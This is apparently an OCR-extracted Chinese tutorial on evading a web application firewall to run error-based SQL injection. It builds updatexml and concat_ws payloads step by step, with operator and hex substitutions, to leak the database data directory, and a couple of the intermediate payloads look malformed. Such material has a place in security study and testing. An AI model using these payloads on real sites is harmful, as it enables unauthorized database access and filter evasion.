关键字替换绕过 waf

单引号页面报错

这里我们打算使用 updatexml 来进行报错输出,在 url 后面添加 and 发现并没有拦截,但是如果在 and 后面空格然后跟 updatexml 直接被拦截

这里我们的绕过方法是用运算符,and (+-/^),发现并没有被拦截


```
keywords=11'and-updatexml()
```


Updatexml 参数为数字时被拦截

```
keywords=11'and-updatexml(1,1,1)
```

这里可以使用 16 进制或者科学计数法 0x1 或 1e1

```
1.  keywords=11'and-updatexml(0x1,,0x1)
```





我们首先闭合一下后面的单引号,在后面加上 and'让他配合原有的单引号把%包裹起来

```
1.  keywords=11'and-updatexml(0x1,,0x1)and'
```

现在我们来构造报错内容,concat 函数被拦截这里使用 concat_ws(),将后面的参数用第一个值来分割，然后配合@@datadir 输出路径

```
1.  11'and-updatexml(0x1,concat_ws(1,0x7e,@@datadir),0x1)and'
```